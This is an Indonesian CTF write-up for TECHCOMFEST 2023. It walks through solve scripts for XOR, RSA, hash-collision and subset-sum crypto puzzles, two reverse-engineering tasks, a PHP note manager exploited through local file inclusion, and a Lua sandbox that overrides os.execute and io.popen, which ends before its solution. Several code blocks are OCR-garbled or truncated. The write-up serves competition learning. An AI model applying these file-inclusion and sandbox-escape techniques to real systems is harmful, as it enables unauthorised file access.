

~~HAANTU SIBER~~ Plutohaxor



WRITE-UP CTF




TECHCOMFEST

CRYPTOGRAPHY

baby-xor

Deskripsi



Diberikan sebuah file dengan clue xor seperti gambar diatas

Analisis

Diberikan sebuah file python dengan sebuah fungsi encrypt didalamnya. Pada fungsi tersebut diketahui bahwa dia melakukan enkripsi suatu string dengan kunci yang ada, dimana untuk kunci sebanyak $\text{len}(\text{string})/5$. Kemudian untuk proses enkripsi dilakukan dengan cara untuk setiap 5 letter pada string di xor dengan satu kunci pertama kunci, untuk 5 letter berikutnya di xor dengan kunci berikutnya.

Skema dari fungsi enkripsi:

Plain = "a1 a2 a3 a4 a5 b1 b2 b3 b4 b5 c1 c2 c3 c4 c5..."

Key = "x y z..."

Cipher = "a1^x a2^x a3^x ... b1^y b2^y ..."

```

crypto > baby-xor > chat.py > ...
1  #!/usr/bin/python
2  import os
3
4  def encrypt(string):
5      key = os.urandom(int(len(string) / 5))
6
7      result = ''
8      for i in range(len(string)):
9          result += chr(ord(string[i]) ^ (key[int(i / 5)] & 0xff))
10
11     return result
12
13
14 if __name__ == '__main__':
15     with open('flag.txt', 'r') as f:
16         flag = f.read()
17
18     assert len(flag) % 5 == 0
19
20     print(encrypt(flag).encode('latin1').hex())

```

Solusi

Untuk mendapatkan flag diperlukan kunci untuk melakukan dekripsi. Dari hasil analisis didapatkan bahwa untuk kunci setiap 5 letter sama, jadi hanya perlu menebak letter pada plain untuk mendapatkan key dan plain berikutnya. Dibuatlah script untuk mendapatkan flag dengan menebak setiap letter yang mungkin.

```

7
8  cipher = "14050308032022292a3c472120687147110a2c0bfcbe93bffc4629130c0b"
9  enc = bytes.fromhex(cipher).decode('latin1')
10
11 def xxor(a,b):
12     return ord(a)^ord(b)
13
14 keys = [64,111,19,115,204]
15 loop = (len(enc)//5)-len(keys)
16
17 plain = ''
18
19 listcip = []
20
21 for i in range(6):
22     print("plain = ",plain)
23     inp = input('you want? ')
24     key = chr(xxor(inp, enc[(i)*5]))
25     print(ord(key))
26     keys += key
27     foundedPLain = ""
28     for j in range(5):
29         foundedPLain += chr(xxor(key, enc[(i)*5+j]))
30     plain += foundedPLain
31     print(keys)
32     print(plain)

```

Percobaan yang dilakukan untuk menebak

```

y
3" plain =
you want? T
TECHC
plain = TECHC
you want? 0
96;TECHCOMFES
1; plain = TECHCOMFES
you want? T
TECHCOMFEST23{b
plain = TECHCOMFEST23{b
you want? 4
TECHCOMFEST23{b4by_x
plain = TECHCOMFEST23{b4by_x
you want? 0
TECHCOMFEST23{b4by_x0r_s0
plain = TECHCOMFEST23{b4by_x0r_s0
you want? 0
TECHCOMFEST23{b4by_x0r_s00_ez}

```

Flag : **TECHCOMFEST23{b4by_x0r_s00_ez}**

Artistic Radhit Suka Aritmatika

Deskripsi



Diberikan sebuah file python untuk melakukan enkripsi flag dengan output pada sebuah file output.txt

Analisis

Pada file soal diketahui bahwa pada script melakukan enkripsi flag dengan rsa namun untuk nilai (n, e, c) masing-masing terenkripsi juga. Untuk pada file output diketahui sebuah hasil enkripsi (n, e, c)

```
1 e1 = 18
2 e2 = 7
3 e3 = 72
4 minpmiq = -139525870273634678623610021166611622329726377298962260334521713383107368568730
5 ne = 19750985218998115937739214317772460067739080805580905262993032976972710693698725829057315896351524372100242564650599714687592855752259071384528252589019803764962409
6 cxorkunci = 180792428606639771321050763722472930920923386064729751727039598976759530852542212102470368101459237734440098718294239964956258775996630368619623055582112
7 totienttest = 10 18 210
```

Diketahui untuk mendapatkan nilai e hanya diperlukan menggunakan CRT untuk mengebalikan nilai e. Kemudian untuk mendapatkan nilai n hanya dengan ne / e^e , dengan menggunakan persamaan euler untuk $\text{pow}(a, \text{prime}, \text{prime}) = a$. Dan untuk nilai c hanya dengan xor dengan totient.

```

1
2 e = cari_e()
3 e1 = e % (6*3 + 1)
4 e2 = e % (6*13 + 1)
5 e3 = e % (6*31 + 1)
6
7 minpminq = -p -q
8
9 c = pow(flag, e, n)
0 ne = n * pow(e,p*2,p)
1 kunci = totient(6^1337^totient(7))
2 ckunci = c^kunci
3

```

Pada soal diketahui nilai dari $-(p+q)$ hal inilah yang bisa digunakan untuk melakukan crack pada RSA.

```
minpminq = -p -q
```

Dengan menggunakan persamaan:

$p - q = \sqrt{(p+q)^2 - 4pq}$ dengan $n = pq$

Didapatkan nilai $p-q$ dan dengan eliminasi bisa mendapatkan nilai masing-masing p dan q

Solusi

Membuat suatu script untuk melakukan dekripsi pada setiap enkripsi $enc(n, e, c)$ sehingga didapatkan nilai asli n, e, c .

```

crypto > fatihitsukaArifmatika > solve.py > ...
1  ✓ from sympy.ntheory.modular import crt
2  from Crypto.Util.number import *
3  import math
4  from sympy.ntheory.factor_ import totient
5
6  m = [(6*3 + 1), (6*13 + 1), (6*31 + 1)]
7  v = [18, 7, 72]
8  |
9  # e = (crt(m,v))
10 e = 63839
11
12 minpminq = -1395258702736346786236108211666116223297263772989622603345
13 ne = 19750985218998115937739214317772460067739080805580905262993032976
14 pplusq = -minpminq
15 assert 0 == ne%(e**2)
16 n = ne//(e**2)
17
18 pminq = math.isqrt(pplusq**2 - 4*n)
19 print(pminq)
20 p = (pplusq+pminq)//2
21 q = pplusq-p
22 assert p*q == n
23
24 phi = (p-1)*(q-1)
25 d = pow(e, -1, phi)
26
27 kunci = totient(6^1337^6)
28 cxorkunci = 1807924286066397713210507637224729309209233860647297517727
29 c = kunci^cxorkunci
30
31 flag = long_to_bytes(pow(c,d,n))
32 print(flag)
33
34

```

```


mufat@01-19-muhammadfaturrohman:~/mnt/c/Users/muhammad_faturrohman/Documents/techcom
hon3 solve.py
9054636641275689122684138901187149029423755638965148047852551865273037986272
b'TECHCOMFEST23{lah_tiba_tiba_udah_duaribuduatiga_hadehhhhh}'
mufat@01-19-muhammadfaturrohman:~/mnt/c/Users/muhammad_faturrohman/Documents/techcom

```

Flag : TECHCOMFEST23{lah_tiba_tiba_udah_duaribuduatiga_hadehhhhh}

Hashlission

Deskripsi



Menurut kami ini soal yang sangat menarik karena dari judul merupakan kombinasi hash dan Koalisinya. Namun dengan menggunakan beberapa trick bisa untuk mendapatkan koalisinya. Diberikan fungsi simple hash untuk mendapatkan hash value dari string.

Analisis

```
2
3 SECRET_WORD = "nino"
4
5 def hash_code(s):
6     h = 0
7     for c in s:
8         h = (31 * h + ord(c)) & 0xFFFFFFFF
9     return h
10
11 def main():
12     with open("flag.txt", "r") as f:
13         flag = f.read()
14
15     print("Do you know the secret word?")
16     s = input(">>> ")
17
18     if s != SECRET_WORD:
19         if hash_code(s) == hash_code(SECRET_WORD):
20             print("Noice!")
21             print("Here's your flag: " + flag)
22         else:
23             print("Hmmm, are you sure about that?")
24     else:
25         print("Oopsie, you can't do that!")
26
27
28 if __name__ == "__main__":
29     main()
```


Pada soal diminta untuk mendapatkan hash koalisi dari value “nino” dengan fungsi yang diberikan. Untuk fungsinya hanya melakukan looping setiap letter dan dikali 31 untuk rekursif berikutnya. Skema fungsi:

$$F(abcd) = f(abc) * 31 + \text{ord}(d)$$

Dari sinilah kita bisa mendapatkan nilai koalisinya dengan menambah nilai dari letter terakhir pada abc. Menjadi abc' dengan c' = chr(ord(c)+1). Dan setelah itu menentukan nilai d dengan cara d = chr(f(abcd)-f(abc')*31)

Solusi

Membuat script untuk menentukan d

```
1 cht = "nino"
2
3 def hash_code(s):
4     h = 0
5     for c in s:
6         h = (31 * h + ord(c)) & 0xFFFFFFFF
7     return h
8
9 d = hash_code(cht) - hash_code('nio')*31
10 print("d =", "nio"+chr(d))
```

Running:


```
mufat@01-19:
.py
d = nioP
```

```
d = nioP
mufat@01-19-muhammadfaturrohman:/mnt/c/Users/muhammad_faturr
.77 33083
Do you know the secret word?
>> nioP
Noice!
Here's your flag: TECHCOMFEST23{5uP3r_E4sY_CoLL1s10n}
```

Here's your flag: TECHCOMFEST23{5uP3r_E4sY_CoLL1s10n}

Roger Sumatra

Deskripsi



Analisis

Pada soal diberikan fungsi untuk menebak rahasia. Diketahui bahwa output yang diterima adalah merupakan array. Dari analisis diketahui bahwa untuk mendapatkan key harus menyelesaikan sebuah problem terkait subset-sum problem. Namun pada soal nilai dari masing-masing array cukup besar jadi untuk menyelesaikannya saya menggunakan teorema modulus pada setiap array, dengan kelemahan percobaan yang dilakukan menjadi cukup banyak.

```

crypto > rogerSumatra > chall.py > ...
1  #!/usr/bin/env python3
2  import random,string,hashlib
3
4  flag = "https://youtu.be/Uip6_0kct U"
5  char = string.ascii_letters + string.digits
6  n = len(char)//2
7  d = 0.6
8
9  def generate(n,d):
10     max = 2 ** (n/d)
11     what = [random.randrange(1,int(max)) for _ in range(n)]
12     rahasia = [random.randrange(0,2) for _ in range(n)]
13     res = sum(map(lambda i: i[0] * i[1], zip(what, rahasia)))
14     return rahasia,what,res
15
16 def aku_mau_flag_dong(rahasia,tebak):
17     wow = ""
18     i = 0
19     while i < len(rahasia)*2:
20         wow += char[i] if rahasia[i % len(rahasia)] else ""
21         i += 1
22     hashed = lambda x: hashlib.sha256(x.encode()).hexdigest()
23     if hashed(wow) != hashed(tebak):
24         return False
25     return True
26
27 rahasia,roger,sumatra = generate(n,d)
28 print('Nih kukasih roger sumatra aja dlu, klo mau flag minimal tau rahasianya')
29 print('roger = ', roger)
30 print('sumatra = ', sumatra)
31 tebak = input('rahasia = ')
32 if aku_mau_flag_dong(rahasia, tebak):
33     print(f'hadehhh {flag}')
34     exit(0)
35 exit(0)
36

```

Analisis code soal pad fungsi generate merupakan generate rahasia string binary melambangkan penggunaan array untuk disum atau tidak.

Solusi

```

mask = 10000

set = [1392324832650724, 1403726123013703, 3187566876339054, 172176071
get = 18006432054123611
tar = (get) %mask
arr = []
for i in set:
    arr.append(i%mask)

print(arr)
print()

dp = [[]]

def display(v):
    outt = []
    sum = 0
    for i in v:
        re = arr.index(i)
        outt.append(set[re])
        sum += set[re]
    if(sum==get):
        print(outt, sum)
        ars = []
        for i in range(len(set)):
            if(set[i] in outt):
                ars.append(1)
            else: ars.append(0)
        wow = ""
        i = 0
        while i < len(ars)*2:
            wow += char[i] if ars[i % len(ars)] else ""
            i += 1
        print(wow)

# A recursive function to print all subsets with the

```

Script yang digunakan dengan modulus 10000

```
for i in range(1,1000):
    n = len(arr)
    sum = mask*i+tar
    printAllSubsets(arr, n, sum)

# This code is contributed by Lovely Jain
```

Fungsi printAllsubset merupakan fungsi untuk solving pada permasalahan subset-sum problem.

Script data untuk mendapatkan flag:

```
mutat@01-19-MuhammadFaturRohman:~/MNC/C:/Users/Muhammad_FaturRohman/Documents/techcomfest/crypto/rogersumatra$ python3 pas
s.py
[724, 3703, 9054, 1593, 9943, 5787, 9539, 248, 2529, 5223, 1705, 9738, 8414, 6678, 8975, 4420, 2354, 5380, 2620, 5232, 8
483, 616, 4890, 1176, 9176, 2042, 176, 1415, 5452, 8790, 5538]

[965917584185452, 436604427662042, 1215659401414890, 144098789694420, 241390277628975, 2526786370445223, 262532988572252
9, 3097565947795787, 440025656949943, 1721760713271593, 3187566876339054, 1403726123013703] 18006432054123611
bcdefijopwzCGHIJKNOTU147
There are no subsets with sum 153611
There are no subsets with sum 163611
^CTraceback (most recent call last):
```

Connection nc:


```
30.77 33.32
Nih kukasih roger sumatra aja dlu, klo mau flag minimal tau rahasianya
roger = [1392324832650724, 1403726123013703, 3187566876339054, 1721760713271593, 440025656949943, 3097565947795787, 483
934802409539, 1773673829620248, 2625329885722529, 2526786370445223, 742023677161705, 3061283069049738, 833595707078414,
3055584780036678, 241390277628975, 144098789694420, 1185170505022354, 1945022815455380, 733548455462620, 252811139278523
2, 3109442654578483, 102498215570616, 1215659401414890, 964419678141176, 1172492778799176, 436604427662042, 170799953202
0176, 924464543871415, 965917584185452, 1724104682928790, 665559965755538]
sumatra = 18006432054123611
rahasia = bcdefijopwzCGHIJKNOTU147
hadehhh TECHCOMFEST23{https://shorturl.at/cjkE0}
```

Flag : TECHCOMFEST23{https://shorturl.at/cjkE0}

REVERSE ENGINEERING

Artistic

Deskripsi



Diberikan sebuah soal dimana probset membuat aplikasi paint menggunakan bahasa C#. Berdasarkan deskripsi dapat diasumsikan bahwa flag berada pada file paint.peko yang dapat kita load (fungsi load belum diimplementasikan).

Analisis

Lakukan reverse engineering menggunakan dotPeek

```
FieldInfo field3 = type5.GetField(name8, BindingFlags.Instance | BindingFlags.NonPublic);
for (int index1 = 0; index1 < (int) property1.GetValue(field1.GetValue((object) this)); ++index1)
{
    for (int index2 = 0; index2 < (int) property2.GetValue(field1.GetValue((object) this)); ++index2)
    {
        long num35 = (long) field3.GetValue(method4.Invoke(field2.GetValue((object) this), new object[2]
        {
            (object) index1,
            (object) index2
        }));
        byte num36 = (byte) ((ulong) (num35 >> 16) & (ulong) byte.MaxValue);
        byte num37 = (byte) ((ulong) (num35 >> 8) & (ulong) byte.MaxValue);
        byte num38 = (byte) ((ulong) num35 & (ulong) byte.MaxValue);
        method1.Invoke(instance, new object[1]
        {
            (object) index1
        });
        method1.Invoke(instance, new object[1]
        {
            (object) index2
        });
        method2.Invoke(instance, new object[1]
        {
            (object) (ulong) ((long) num36 << 40 | (long) ((int) num37 & (int) ushort.MaxValue) << 24 | (long) num38 & 16777215L)
        });
    }
}
method3.Invoke(instance, (object[]) null);
}
```

Saat program paint peko menyimpan gambar yang telah digambar pada canvas value pixel setiap koordinat height dan width dituliskan dalam format 4bit of height, 4bit of width, 8bit value, kemudian disimpan pada file dengan format .peko

tinggal kita reverse proses tersebut dengan script di solusi

Solusi

Langsung saja kita buat script sesuai dengan penjelasan di analisis di atas

```
data = []
x = 0
y = 0
i = 0

with open('paint.peko', mode='rb') as file:
    files = file.read()

while True:
    if(i >= len(files)):
        break
    x = int.from_bytes(files[i:i+4], byteorder='little')
    y = int.from_bytes(files[i+4:i+8], byteorder='little')
    r = int.from_bytes(files[i+8:i+11], byteorder='little')
    g = int.from_bytes(files[i+11:i+13], byteorder='little')
    b = int.from_bytes(files[i+13:i+16], byteorder='little')

    i += 16
    data.append(r)
    data.append(g)
    data.append(b)


from PIL import Image
img_bytes = bytes(data)
gambar = Image.frombytes("RGB", (y, x), img_bytes)
gambar.save('output.png')
```

TECHCOMFEST23
Not So Artistic

Flag : TECHCOMFEST23{Not_So_Artistic}

Hanaracaka

Deskripsi



Pada soal tersebut terdapat file yang berisi tulisan aksara jawa (sesuai dengan judul soal). Tugas kita adalah untuk menerjemahkan aksara tersebut menjadi sebuah syntax kode sehingga kita bisa melakukan eksploitasi untuk mendapatkan teks.

Analisis

Setelah dicoba untuk diterjemahkan, soal ini tidak hanya menggunakan aksara jawa namun juga menggunakan bahasa jawa. Kami mengubah beberapa perintah sehingga menjadi syntax python (karena strukturnya mirip).

```
eꦒꦶꦁꦠꦸꦭꦶꦁ = ꦒꦸꦁꦠꦸꦭꦶꦁ eꦒꦸꦁꦠꦸꦭꦶꦁ:
eꦒꦸꦁꦠꦸꦭꦶꦁ = ꦒꦸꦁꦠꦸꦭꦶꦁ eꦒꦸꦁꦠꦸꦭꦶꦁ, e
eꦒꦸꦁꦠꦸꦭꦶꦁ = ꦒꦸꦁꦠꦸꦭꦶꦁ eꦒꦸꦁꦠꦸꦭꦶꦁ
eꦒꦸꦁꦠꦸꦭꦶꦁ = eꦒꦸꦁꦠꦸꦭꦶꦁ (eꦒꦸꦁꦠꦸꦭꦶꦁ
eꦒꦸꦁꦠꦸꦭꦶꦁ = eꦒꦸꦁꦠꦸꦭꦶꦁ (eꦒꦸꦁꦠꦸꦭꦶꦁ
eꦒꦸꦁꦠꦸꦭꦶꦁ ('aksaout') and f
print(eꦒꦸꦁꦠꦸꦭꦶꦁ, file=f)
```



```

from libnum import n2s, s2n
from random import randint, randbytes
from secret import flag
x = lambda a: a if a <= 1 else x(a - 1) + x(a - 2)
y = lambda b,c: int( str (x(int( str (b)))) + x(int( str (c)))
z = lambda e663482,e112418,e199700,e142985,e334657,e47
temp = s2n(flag) << jumlah ([i for i in range(randint(
ciphertext = z(6969696969,x(500),temp,13,-323129992199
with open(aksaout) as f:
print(ciphertext, file=f)

```

Solusi

Kami membuat script python untuk menyelesaikan soal ini

Untuk lambda x terlalu lambat saya membuat fungsi untuk generate karena x adalah deret fibonacci dengan dp:

```

fib = [0]*1501
fib[0] = 1
fib[1] = 1
for i in range(2,1501):
    fib[i] = fib[i-1]+fib[i-2]
def x(a):
    return fib[a-1]

```

Untuk mendapatkan nilai dari z saya menggunakan reverseZ dengan fungsi berikut:

```

(xx-e663482*e112418+e334657^e718936-e475658//e105148^e400880*e545848)*e142985+e199700
993912942412"),s2n(1029385868923)),37,y(100,120),s2n(b"TECHCOMPFEST2023{reversing_aksara_


```

Kemudian setelah mendapatkan nilai temp melakukan percobaan dengan menemukan kunci, namun karena operasi bitwise shift cukup menggunakan while divisibled by 2:

WEB

Note Manager


Deskripsi




Diberikan soal note manager yang dibuat menggunakan bahasa PHP.

Analisis

Web dapat membuat notes dan menyimpannya di database. Saat kita coba klik notes yang sudah kita buat sebelumnya, terlihat di URL terdapat param id. Kemungkinan soal ini ada LFI




Dan ternyata memang benar, soal ini merupakan LFI



Solusi

Tinggal kita pivotin saja untuk lokasi file flag.txt nya




Flag : **TECHCOMFEST23{PHP_R4c3_m4k3s_m3_f33ls_l1k3_a_r4c3r}**

SANDBOX

Landbox 1.0

Deskripsi



Diberikan program dalam bahasa LUA. Kita diminta untuk mengeksploitasinya

Analisis

Buka program main.lua yang telah diberikan. Terlihat bahwa program akan mengexecute code yang diinputkan oleh pengguna.

```
Users > rayhan > AppData > Local > Temp > Rar$Dla496.31830 > main.lua

os.execute = function()
    print('No! bad function!')
end

io.popen = function()
    print('No! bad function!')
end

print('Welcome to LUA Sandbox!')
print('Feel free to type your lua code below, type \'-- END\' once you are done ;)')
print('-- BEGIN')

local code = ''
while true
do
    local input = io.read()
    if input == '-- END' then
        break
    end

    code = code .. input .. '\n'
end

print()

print('-- OUTPUT BEGIN')
pcall(load(code))
print('-- OUTPUT END')
```

Kita bisa mendapatkan flag dengan cara melakukan directory listing untuk mencari file flag.txt kemudian membuka file tersebut.

Solusi

